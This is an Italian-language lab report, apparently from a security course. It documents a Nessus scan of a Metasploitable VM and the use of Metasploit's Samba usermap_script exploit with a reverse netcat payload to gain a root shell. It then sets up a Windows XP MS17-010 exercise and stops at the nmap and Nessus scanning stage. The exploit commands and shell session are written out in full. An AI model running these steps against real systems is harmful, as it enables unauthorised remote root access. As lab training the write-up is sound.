The screenshot shows the 'New Scan / Basic Network Scan' configuration page. The 'Settings' tab is selected. On the left, a sidebar lists 'BASIC' (General, Schedule, Notifications), 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. In the main area, 'Name' is set to 'buildweek2', 'Folder' is 'My Scans', and 'Targets' is '192.168.50.150'. At the bottom, there are 'Upload Targets' and 'Add File' buttons, and a 'Save' button with a dropdown menu and a 'Cancel' button. Red arrows point to the 'Targets' field and the 'Save' button.

Siamo quindi andati ad avviare la scansione clickando su “**Launch**”, aspettandone i risultati.

The screenshot shows the Nessus web interface for a scan named "buildweek2". The main panel displays a host list with one entry: "192.168.50.150". Below the host list is a vulnerability distribution bar chart showing counts for Critical (7), High (3), Medium (12), Low (4), and Info (103) vulnerabilities. To the right of the host list is a "Scan Details" section. A red arrow points to the "Status: Running" status indicator. The "Vulnerabilities" section below it includes a donut chart and a legend for criticality levels: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Una volta completata la scansione siamo andati a selezionare “**Report**” per scaricare i file.pdf della scansione.

The screenshot shows the same Nessus interface after the scan has completed. The "Scan Details" section now indicates "Status: Completed". A large red arrow points to the "Report" button in the top right corner of the interface. The "Vulnerabilities" section remains the same as in the previous screenshot.

Nessus ci darà la possibilità di scaricare più tipologie di Report, la più compatta ci darà una lista delle vulnerabilità trovate e la loro criticità, tra le quali troveremo quella da noi interessata.




192.168.50.150



Vulnerabilities

Total: 105

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0*	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0*	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0*	61708	VNC Server 'password' Password
HIGH	8.6	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	42256	NFS Shares World Readable
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	90509	Samba Badlock Vulnerability
MEDIUM	6.8	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	6.5	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection



Nel report più completo fornитоci da Nessus troveremo le informazioni riguardanti la macchina target.

192.168.50.150



Scan Information

Start time: Mon Dec 12 04:07:08 2022
End time: Mon Dec 12 04:33:58 2022

Host Information

Netbios Name: METASPLOITABLE
IP: 192.168.50.150
MAC Address: 08:00:27:51:0E:97
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Oltre che tutte le informazioni sulla vulnerabilità presente sulla porta 445 TCP, quali la descrizione, l'eventuale soluzione da apportare ed il plug-in output.

90509 - Samba Badlock Vulnerability



Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output


tcp/445/cifs

Nessus detected that the Samba Badlock patch has not been applied.

Come possiamo vedere la versione di Samba in esecuzione sul target, presente sulla porta 445 TCP, ha una vulnerabilità di Badlock presente nel Security Account Manager (SAM) a causa di un’errata procedura di autenticazione a livello di chiamata remota (RPC); un attaccante sarà in grado di intercettare il traffico tra client e server come “Man-in-the-middle” e sfruttare questo difetto per forzare un downgrade del livello di autenticazione che permetterà l’esecuzione di una chiamata di rete Samba la quale permetterà a sua volta di visualizzare e modificare i dati di sicurezza nel database della Active Directory (AD) o la disabilitazione dei servizi critici.

Una volta trovate tutte le informazioni sulla vulnerabilità della macchina target siamo andati ad avviare Metasploit sulla macchina Kali (attaccante) con il comando “**msfconsole**”.

Metasploit è uno dei tool più utilizzati dagli hacker. È un framework opensource usato per il penetration testing e fornisce una vasta gamma di exploit che possono essere anche creati per automatizzare i propri attacchi.



Una volta avviato Metasploit, siamo andati a ricercare l'exploit per la vulnerabilità tramite il comando “search” usando come keyword “samba”.

```
msf6 > search samba
Matching Modules
#  Name
-  --
0  exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21   excellent Yes  Citrix Access Gateway Command Execution
1  exploit/windows/license/caliclnt_getconfig          2005-03-02    average No   Computer Associates License Client GETCONFIG Overflow
2  exploit/unix/misc/distcc_exec                      2002-02-01   excellent Yes  DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup           2015-01-26    manual No   Group Policy Script Execution From Shared Resource
4  post/linux/gather/enum_configs                     2014-06-16   normal No   Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list                2014-06-16   normal No   List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm        2014-10-14   excellent No   MS14-060 Microsoft Windows OLE Package Manager Code Execution
7  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31   excellent Yes  Quest KACE Systems Management Command Injection
8  exploit/multi/samba/usermap_script                  2007-05-14   excellent No   Samba "username map script" Command Execution
9  exploit/multi/samba/ntrans                         2003-04-07   average No   Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
10 exploit/linux/samba/setinfolpolicy_heap            2012-04-10   normal Yes  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal        2014-06-16   normal No   Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred              2014-06-16   normal Yes  Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply                   2010-06-16   good  No   Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipefilename         2017-03-24   excellent Yes  Samba is_known_pipefilename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivilege_heap          2014-06-16   normal No   Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap            2014-06-16   normal No   Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap            2007-05-14   good  Yes  Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap              2007-05-14   average No  Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap          2007-05-14   average No  Samba lsa_io_trans_names Heap Overflow
20 auxiliary/dos/samba/read_nttrans_ea_list           2014-06-16   normal No   Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/samba/trans2open                 2003-04-07   great No   Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open                   2003-04-07   great No   Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open                   2003-04-07   great No   Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open                 2003-04-07   great No   Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results       2003-06-21   normal Yes  Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
msf6 >
```

Come suggerito dalla traccia siamo andati a selezionare l'exploit alla riga 8, tramite il comando “use exploit/multi/samba/usermap_script” oppure “use 8”.

```
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Siamo quindi andati a ricercare le informazioni dell'exploit con il comando “info”.

```
msf6 exploit(multi/samba/usermap_script) > info
Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Available targets:
Id  Name
-  -
0  Automatic

Check supported:
No

Basic options:
Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          139      yes      The target port (TCP)

Payload information:
Space: 1024

Description:
This module exploits a command execution vulnerability in Samba
versions 3.0.20 through 3.0.25rc3 when using the non-default
"username map script" configuration option. By specifying a username
containing shell meta characters, attackers can execute arbitrary
commands. No authentication is needed to exploit this vulnerability
since this option is used to map usernames prior to authentication!

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html

msf6 exploit(multi/samba/usermap_script) >
```

Come potremo vedere dalla descrizione dell'exploit questo sfrutterà una vulnerabilità di esecuzione dei comandi quando si utilizza l'opzione di configurazione “username map script” non prefedefinita. Specificando un nome utente contenente metacaratteri della shell, gli aggressori possono eseguire comandi arbitrari. Non è necessaria alcuna autenticazione per sfruttare questa vulnerabilità poiché questa opzione viene utilizzata per mappare i nomi utente prima dell'autenticazione stessa.

Tramite il comando “**show options**” siamo quindi andati a controllare le configurazioni necessarie per avviare l'exploit.

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
---   --             --          --
RHOSTS      192.168.50.100  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      139           yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
---   --             --          --
LHOST      192.168.50.100  yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(multi/samba/usermap_script) >
```

Siamo quindi andati a configurare i parametri di RHOSTS (remote host), inserendo l'indirizzo IP della macchina target e di LPORT (listen port), cambiandola con la porta 5555 come richiesto da traccia, tramite i comandi “**set RHOSTS**” e “**set LPORT**” per poi verificare con “**show options**”.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
---   --             --          --
RHOSTS      192.168.50.150  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      139           yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
---   --             --          --
LHOST      192.168.50.100  yes        The listen address (an interface may be specified)
LPORT      5555          yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(multi/samba/usermap_script) >
```

Siamo quindi andati a lanciare l'exploit con il comando “**exploit**”, iniettando il payload di default che ci darà come risposta l'apertura di una shell di comando. I **payload** sono delle parti di codice iniettate da un modulo exploit sulla macchina o sul servizio vittima.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:48869) at 2022-12-12 05:08:29 -0500
```

Avendo ottenuto la sessione abbiamo eseguito il comando “**ifconfig**” per verificare l’indirizzo di rete della macchina target, ci verrà mostrata infatti la configurazione di rete della macchina target.

```
msf6 exploit(multi/samba/usermap_script) > exploit ←
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:48869) at 2022-12-12 05:08:29 -0500
ifconfig ←
eth0      Link encap:Ethernet HWaddr 08:00:27:51:0e:97
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fe51:e97/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:24868 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:18762 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:2541259 (2.4 MB) TX bytes:2666447 (2.5 MB)
                      Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                  inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:16436 Metric:1
                      RX packets:1169 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:1169 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:317591 (310.1 KB) TX bytes:317591 (310.1 KB)
```

Tramite il comando “**route**” abbiamo avuto accesso alle impostazioni di routing (routing table) del target.

```
route ←
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.50.0   *               255.255.255.0   U     0      0        0 eth0
default        192.168.50.1   0.0.0.0        UG    100    0        0 eth0
```

```
whoami ←
root
pwd ←
/
ls ←
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root ←
ls
Desktop
reset_logs.sh
test_metaspoit
vnc.log
```

Per concludere abbiamo usato il comando “**whoami**” per avere certezza della riuscita effettiva dell’attacco e dei privilegi acquisiti per poi, dalla shell, navigare nel file system tramite i comandi “**pwd**”, “**ls**”, “**cd**”.

- **Giorno 5: Exploit Windows con Metasploit**
- **Obiettivo:** Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP. Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit
- **Requisiti Macchine Virtuali:** Kali Linux ip 192.168.200.100; Windows XP ip 192.168.200.200; Listen Port (payload options) 7777.

Come prima cosa abbiamo impostato le nostre due macchine come richiesto:

- Kali: 192.168.200.100

Dal terminale di Kali tramite il comando: **sudo nano /etc/network/interfaces**


abbiamo modificato l'ip della macchina e di conseguenza abbiamo riavviato la rete, da terminale con: **sudo /etc/init.d/networking restart**

Ci basterà avviare il comando **ifconfig** per confermare la nostra modifica

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.200.100  netmask 255.255.255.0  broadcast 192.168.200.255
        inet6 fe80::a00:27ff:fe22:464f  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
            RX packets 84  bytes 12813 (12.5 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 23  bytes 2950 (2.8 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

- Windows Xp : 192.168.200.200

Aprendo il **Pannello di controllo** -> **Connessioni di rete** -> e aprodo la **proprietà** della connessione di rete ci ritroveremo come nell'immagine qui sotto. Andremo poi su **Protocollo Internet (TCP/IP)** e modificheremo gli indirizzi Ip come richiesto.



Premuto **Ok** non ci resta che vedere le due macchine comunicano.

```
(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.17 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=1.07 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.03 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.12 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=1.02 ms
^Z
zsh: suspended  ping 192.168.200.200

[!] Prompt dei comandi

Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:

Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
  Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 <0% persi>,
  Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 1ms, Medio = 0ms

C:\Documents and Settings\Epicode_user>
```

Una volta modificati gli indirizzi IP, abbiamo testato la connessione tra le macchine con il comando “**ping**”.

Abbiamo fatto anche una scansione con **nmap -sV 192.168.200.200** controllando quali porte e servizi siano attivi.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.200.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-12 05:58 EST
Nmap scan report for 192.168.200.200
Host is up (0.00063s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.69 seconds
```

Tramite Nessus abbiamo effettuato un Vulnerability Scanning verso Windows Xp. Dopo aver avviato il servizio tramite il comando: **sudo systemctl start nessusd.service**.

```
(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for kali:

[!]
```

Apriamo il nostro Browser su <https://kali:8834/> andando poi ad inserire le nostre credenziali.



per poi impostare il nostro Basic Network Scan.

A screenshot of the Nessus Scanner interface. At the top, there's a header "Scan Templates" with a "Back to Scans" link. Below this is a "Scanner" tab. The main area is divided into sections: "DISCOVERY" and "VULNERABILITIES". In the "DISCOVERY" section, there's a card for "Host Discovery". In the "VULNERABILITIES" section, there are several cards: "Basic Network Scan" (with a red arrow pointing from the "Host Discovery" card), "Advanced Scan", "Advanced Dynamic Scan", "Intel AMT Security Bypass", "Spectre and Meltdown", and "WannaCry Ransomware". Each card has a small icon and a brief description.

Una volta nella seguente schermata indicheremo un Nome per il nostro scan (**Xp**) l'ip che ci interessa (192.168.200.200) e salveremo il tutto.

New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings [Credentials](#) [Plugins](#)

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Xp


Description:

Folder: My Scans

Targets: 192.168.200.200

Upload Targets Add File

Save Cancel



Apparirà nella cartella **My Scan** quello da noi creato e non ci resterà che avviarlo.

https://kali:8834/#/scans/folders/my-scans

There's an error with your feed. Click here to view your license information.

Scans Settings

FOLDERS

